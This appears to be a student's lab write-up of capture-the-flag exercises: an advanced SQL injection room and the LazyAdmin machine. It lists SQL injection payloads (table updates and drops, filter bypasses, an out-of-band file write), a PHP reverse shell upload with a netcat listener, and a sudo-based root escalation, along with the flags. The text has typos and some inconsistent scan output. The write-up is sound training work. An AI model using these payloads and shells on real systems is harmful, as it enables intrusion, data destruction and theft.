

SQL INJECTION ADVANCE:

TASK 01:

IN THIS TASK YOU WILL KNOW WHAT FURTHER LEARN.

START YOUR MACHINE AND WAIT FOR A MINUTE.

AFTER IT, WE SCAN THE THE IP BY THE FOLLOWING COMMAD

```
nmap -A -T4 -p 3306, 3389, 445, 139, 135 -Pn <machine-ip>
```



```
(kali@kali: ~/Downloads)
$ nmap -A -T4 -p 3306,3389,445,139,135 -Pn 10.10.66.251
Starting Nmap 7.93SVN ( https://nmap.org ) at 2024-09-17 06:28 EDT
Nmap scan report for 10.10.66.251
Host is up.

PORT      STATE SERVICE      VERSION
135/tcp    filtered  wrpc
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
1380/tcp   filtered  mysql
3389/tcp   filtered  ms-rdp-server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.76 seconds
```

ANSWER THE QUESTON:

What is the port on which MySQL service is running?

ANS: **3306**

TASK 02:

FIRST YOU COMPLETE THE SQL INJECTION BASICS NOW TAKE ITS RECAP IN THIS TASK, SHORTLY.

IN BAND SQL INJECTION:

“IN THIS ATTACK, ATTACKER USE THE SAME COMMUNICATION CHANNEL FOR IMPLEMENT THE INJECTION AND RETRIVAL THE FILES.”

There are two primary types of this are:

1)ERROR BASE SQL INJECTION:

“The attacker manipulates the SQL query to produce error messages from the database.”

EXAMPLE:

```
SELECCT * FROM user FROM id = 1 AND 1=CONVERT(int, (SELECT (@@VERSION))
```

2) UNION BASE SQL INJECTION:

“The attacker uses the UNION SQL operator to combine the results of two or more SELECT statements into a single result.”

EXAMPLE:

SELECT name , email FROM user WHERE id =1 UNION ALL SELECT username, password FROM admin

BLIND SQL INJECTION:

“IN THIS TYPE OF INJECTION THE ATTACKER CANNOT GET THE ERROR RESULT SO IT USE SLEEP COMMAND TO CHECK THAT HIS COMMAND WORK RIGHT OR NOT.”

ITS TWO TYPES OF THIS TYPE SQL INJECTION ARE:

1) BOOLEAN BASED BLIND SQL INJECTION:

“The attacker sends an SQL query to the database, forcing the application to return a different result based on a true or false condition. “

2) TIME BASE BLIND SQL INJECTION:

“The attacker sends an SQL query to the database, which delays the response for a specified time if the condition is true.”

OUT OF BAND SQL INJECTION:

“THIS TYPE OF ATTACK IS USE BY ATTACKER WHEN IT USE DIFFERENT CHANNELS TO ATTACK AND RETRIVE THE INFORMATION.”

ANSWER THE QUESTION:

What type of SQL injection uses the same communication channel for both the injection and data retrieval?

ANS: IN-BAND

In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?

ANS: HTTP

TASK 03

“Second-order SQL injection, also known as stored SQL injection, exploits vulnerabilities where user-supplied input is saved and subsequently used in a different part of the application, possibly after some initial processing.”

IMPACT:

The danger of Second-Order SQL Injection lies in its ability to bypass typical front-end defences like basic input validation or sanitisation, which only occur at the point of initial data entry. Since the payload does not cause disruption during the first step, it can be overlooked until it's too late, making the attack particularly stealthy.

GO ON THAT URL <http://<MACHINE-IP>/second/update.php>

ENTER THE THIS `12345'; UPDATE books SET book_name = 'COMPROMISED'; --` IN THE BOOK TITLE AND THEN UPDATE IT BY THE GIVEN BUTTON AND THEN FLAG HAS BEEN SHOW IN TOP OF PAGE.

Update Book Content

Flag 1 (All books title as compromised): **THM{SO_HACKED}**

Book ID: 8
SSNs: U00012

New Book Name:
compromised

New Author:
Tim

Book ID: 8
SSNs: U00012

Update books set book_name = 'hacked'; --

GO ON THAT URL <http://<machine-ip>/second/updata.php> page

ENTER THIS `12345'; DROP TABLE hello; --`

THEN UPDATE THE PAGE AND FLA2 SHOW TO YOU ON TOP.AS SHOWN ON ABOVE FIGURE.

ANSWER THE QUESTION:

What is the flag value after updating the title of all books to "compromised"?

ANS: **THM{SO_HACKED}**

What is the flag value once you drop the table **hello** from the database?

ANS: **THM{TABLE_DROPPED}**

TASK 04:

“In advanced SQL injection attacks, evading filters is crucial for successfully exploiting vulnerabilities. Modern web applications often implement defensive measures to sanitise or block common attack patterns, making simple SQL injection attempts ineffective. As pentesters, we must adapt using more sophisticated techniques to bypass these filters. This section will cover such methods, including **character encoding**, **no-quote** SQL injection, and handling scenarios where **spaces** cannot be used. We can effectively penetrate web applications with stringent input validation and security controls by understanding and applying these techniques. “

FIRST YOU VISIT THE URL

http://10.10.64.251/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20OR%201=1

THE ERROR MESSAGE IS DISPLAY



THEN ENCODE THE INTRO TO PHP' OR 1=1 – BY USING CYBERCHEF URL ENCODE

THE RESULTED QUERY SEARCH IN URL

THE FOLLOWING DATA DISPLAY



ANSWER THE QUESTIONS:

What is the MySQL error code once an invalid query is entered with bad characters?

ANS: **1063**

What is the name of the book where **book ID=6**?

ANS: **ANIMAL SERIES**

TASK 05;


IN THIS ROOM YOU LEARN ABOUT THE

NO QUOTE INJECTION

NO SPACE INJECTION

GO ON THIS URL http://<macine-ip>/space/search_users.php?username=1'%0A||%0A--%27+

THEIR YOU WILL THE PASSWORD



ANSWER THE QUESTIONS:

What is the password for the username "attacker"?

ANS: TESLA

Which of the following can be used if the **SELECT** keyword is banned? Write the correct option only.

a) Select

b) SeLect

c) Both a and b

d) We cannot bypass SELECT keyword filter

ANS: C

TASK 06:

Out-of-band (OOB) SQL injection is an attack technique that pentester/red teamers use to exfiltrate data or execute malicious actions when direct or traditional methods are ineffective. Unlike In-band SQL injection, where the attacker relies on the same channel for attack and data retrieval, Out-of-band SQL injection utilises separate channels for sending the payload and receiving the response.

SEARCH THIS URL `http:// <MACHINE-IP>/oob/search_visitor.php?visitor_name=1'; SELECT @@version INTO OUTFILE '\\\\<MACHINE-IP>\\logs\\out.txt'; --`

Then write command I you terminal ls/tmp

Their you see the out.txt file cat it get your answer

```
(tyler@kali)-[/tmp]
$ ls
Temp-4969c1f4-b6e4-42a9-9ae0-90ebd89ce149
chromiumoxide-runner
out.txt
ssh-I9JBqk2n6x0x
systemd-private-16d7e38cbb634607ba114bad21612e9e-ModemManager.service-qaDSwD
systemd-private-16d7e38cbb634607ba114bad21612e9e-colord.service-P5lAXt
systemd-private-16d7e38cbb634607ba114bad21612e9e-haveged.service-9M1WLw
systemd-private-16d7e38cbb634607ba114bad21612e9e-polkit.service-zI8dlC
systemd-private-16d7e38cbb634607ba114bad21612e9e-systemd-logind.service-w3Sv5l
systemd-private-16d7e38cbb634607ba114bad21612e9e-upower.service-50NwDM

(tyler@kali)-[/tmp]
$ cat out.txt
10.4.24-MariaDB

(tyler@kali)-[/tmp]
$
```

Repeate the same proceger with second by change the version to value that give for question

```
(tyler@kali)-[/tmp]
$ ls
Temp-4969c1f4-b6e4-42a9-9ae0-90ebd89ce149
chromiumoxide-runner
out.txt
out1.txt
ssh-I9JBqk2n6x0x
systemd-private-16d7e38cbb634607ba114bad21612e9e-ModemManager.service-qaDSwD
systemd-private-16d7e38cbb634607ba114bad21612e9e-colord.service-P5lAXt
systemd-private-16d7e38cbb634607ba114bad21612e9e-haveged.service-9M1WLw
systemd-private-16d7e38cbb634607ba114bad21612e9e-polkit.service-zI8dLC
systemd-private-16d7e38cbb634607ba114bad21612e9e-systemd-logind.service-w3Sv5l
systemd-private-16d7e38cbb634607ba114bad21612e9e-upower.service-50NwDM

(tyler@kali)-[/tmp]
$ cat out1.txt

(tyler@kali)-[/tmp]
$ cat out1.txt
C:/xampp/mysql
```

ANSWER THE QUESTIONS:

What is the output of the @@version on the MySQL server?

ANS: **10.4.24-MariaDB**

What is the value of @@basedir variable?

ANS: **C:/XAMPP/MYSQL**

TASK 07

Advanced SQL injection involves a range of sophisticated methods that go beyond basic attacks. Here are a few important advanced techniques that pentesters should be aware of:

HTTP Header Injection


IN THIS TASK YOU SHOULD USE THE BURP SUITE

SEARCH URL <http://<machine-ip>/httpagent>

AND ON THE BURP SUITE AND INTERCEPT THE REQUEST AND CHANGE THE USER REQUEST TO

UNION SELECT book_id,flag FROM books

THEN SEND THE REQUEST AND YOU CAPTURE THE FLAG



ANSWER THE FOLLOWING QUESTIONS:

What is the value of the **flag** field in the **books** table where book_id =1?

ANS: **THM{HELLO}**

What field is detected on the server side when extracting the user agent?

ANS: **USER-AGENT**

TASK 08:

LEARN ABOUT SECURE SHELL AND PENETESTER

ANSWER THE QUESTION:

What command does MSSQL support to execute system commands?

ANS: **xp_cmdshell**

TASK 09

CONCLUSION

ANSWER THE QUESTION:

NO NEED

SESSION 2:

LAZYADMIN:

FIRST START THE MACHINE AND THEN SCAN IT WITH NMAP

```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads * kali@kali: ~/Downloads *
kali@kali: ~/Downloads
$ nmap -A 10.10.94.65
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 18:23 EDT
Nmap scan report for 10.10.94.65
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4b17c:f71a113b143173da:2c:e613b195180:f8:a0:f0 (RSA)
|_ 256 2f1d7:c61ac:w81b15a:901a6:df:c8:6318c:721ae155 (ECDSA)
|_ 256 6118a1821371c6:c3129171d1c2714519e1291ch19815e (ED25519)
80/tcp    open  http     Apache/2.4.18 ((Ubuntu))
|_ http_title: Apache2 Ubuntu Default Page: It works
|_ http_server_header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 62.16 seconds

kali@kali: ~/Downloads
```

THEN SEARCH THE IP IN BROWSE




THEN SCAN IT USING GOBUSTER

YOU WILL FIND SOME SERVICES RUNNING ON IT

THEN SCAN IT AGAIN WITH GOBUSTER TOOL AND YOU WILL GET MORE SUBDOMAINS

THRN SEARCH WITH /ICN




Name	Last modified	Size	Description
Parent Directory	-	-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	

FROM HERE DOWNLOAD THE MYSQL-BACKUP FILE


IN IT HAS PASSWORD OF MANAGER

USE HASHCRACK TO CRACK IT

AND THEN LOGIN IN WEBSITE GET WEBSITE WITH /CONTENT/AS



LOGIN SUCCESSFUL



THEN GO TO THE ADS LINK INNWEBSITE


AND COPY PHP REVERSE SHELL FROM GITHUB


WHEN YOU PASTE IT IN AD SEGMENT BEFORE ADD IT START TE NETCAT LISTENER ON TERMINAL

THEN ADD IT

AND SEARCH ON BROWSER /CONTENT/ICN/ADS YOU GET THE FILE YOU UPLOAD WHEN YOU CLICK ON IT YOU GET THE REVERSE SHELL OF WEBSITE

SOME PICS OF THIS PROCESS ARE





AFTER GETTING THE REVERSE SHELL

COMANDS YOU RUN ARE GIEN BELOW

WHOAMI

LS

CD /HOME

LS

CD ITGUY

LS

CAT USER.TXT

YOU GET THE FLAG

```
[kali@kali:~/Downloads]
~# nc -lvp 1234
listening on [any] 1234 ...
^C

[kali@kali:~/Downloads]
~# nc -lvp 1238
listening on [any] 1238 ...
connect to [10.0.2.63] from (UNKNOWN) [10.10.94.85] 45248
Linux 4.15.0-70-generic #79-Ubuntu SMP Tue May 12 11:34:29 UTC 2019 i686 i686 GNU/Linux
20:28:39 up 1:51, 0 users, load average: 0.09, 0.06, 0.08
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU  WHAT
gid=33(noe-data) gid=33(noe-data) groups=33(noe-data)
/bin/sh: 0: can't access tty: job control turned off
^_
```

CAT /ROOT/ROOT.TXT

```
File Actions Edit View Help
kali@kali: ~/Downloads * kali@kali: ~/Downloads * kali@kali: ~/Downloads *
$ sudo -l
Matching Defaults entries for www-data on TMM-Chall:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User www-data may run the following commands on TMM-Chall:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cd /etc
$ cat /etc/passwd
root:x:0:0:root:/tmp:root
$ cd /tmp
$ cd root
/bin/sh: 12: cd: can't cd to root
$ echo "cp /bin/bash /tmp/rootbash; chmod +x /tmp/rootbash" > /etc/itguy.sh
$ sudo -l
Matching Defaults entries for www-data on TMM-Chall:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User www-data may run the following commands on TMM-Chall:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ sudo /usr/bin/perl /home/itguy/backup.pl
$ ls /tmp
rootbash
systemd-private-327fa98c2eb4ad8e2e5af84d81d19f-color9.service-Tvony
systemd-private-327fa98c2eb4ad8e2e5af84d81d19f-rtk3t-daemon.service-H1F8v
$ /tmp/rootbash -p
whoami
root
cat /tmp/root.txt
TMM{0027f410017700f37c320d775124690f}
```

FINALLY YOU GOT THE BOTH FLAGS

THE END

Assignment of Cyber Security

Advanced SQL Injections Walkthrough

Submitted by: Waqas Ahmad

Submitted to: Sir Muhammad Bilal

Institute: Corvit Systems Multan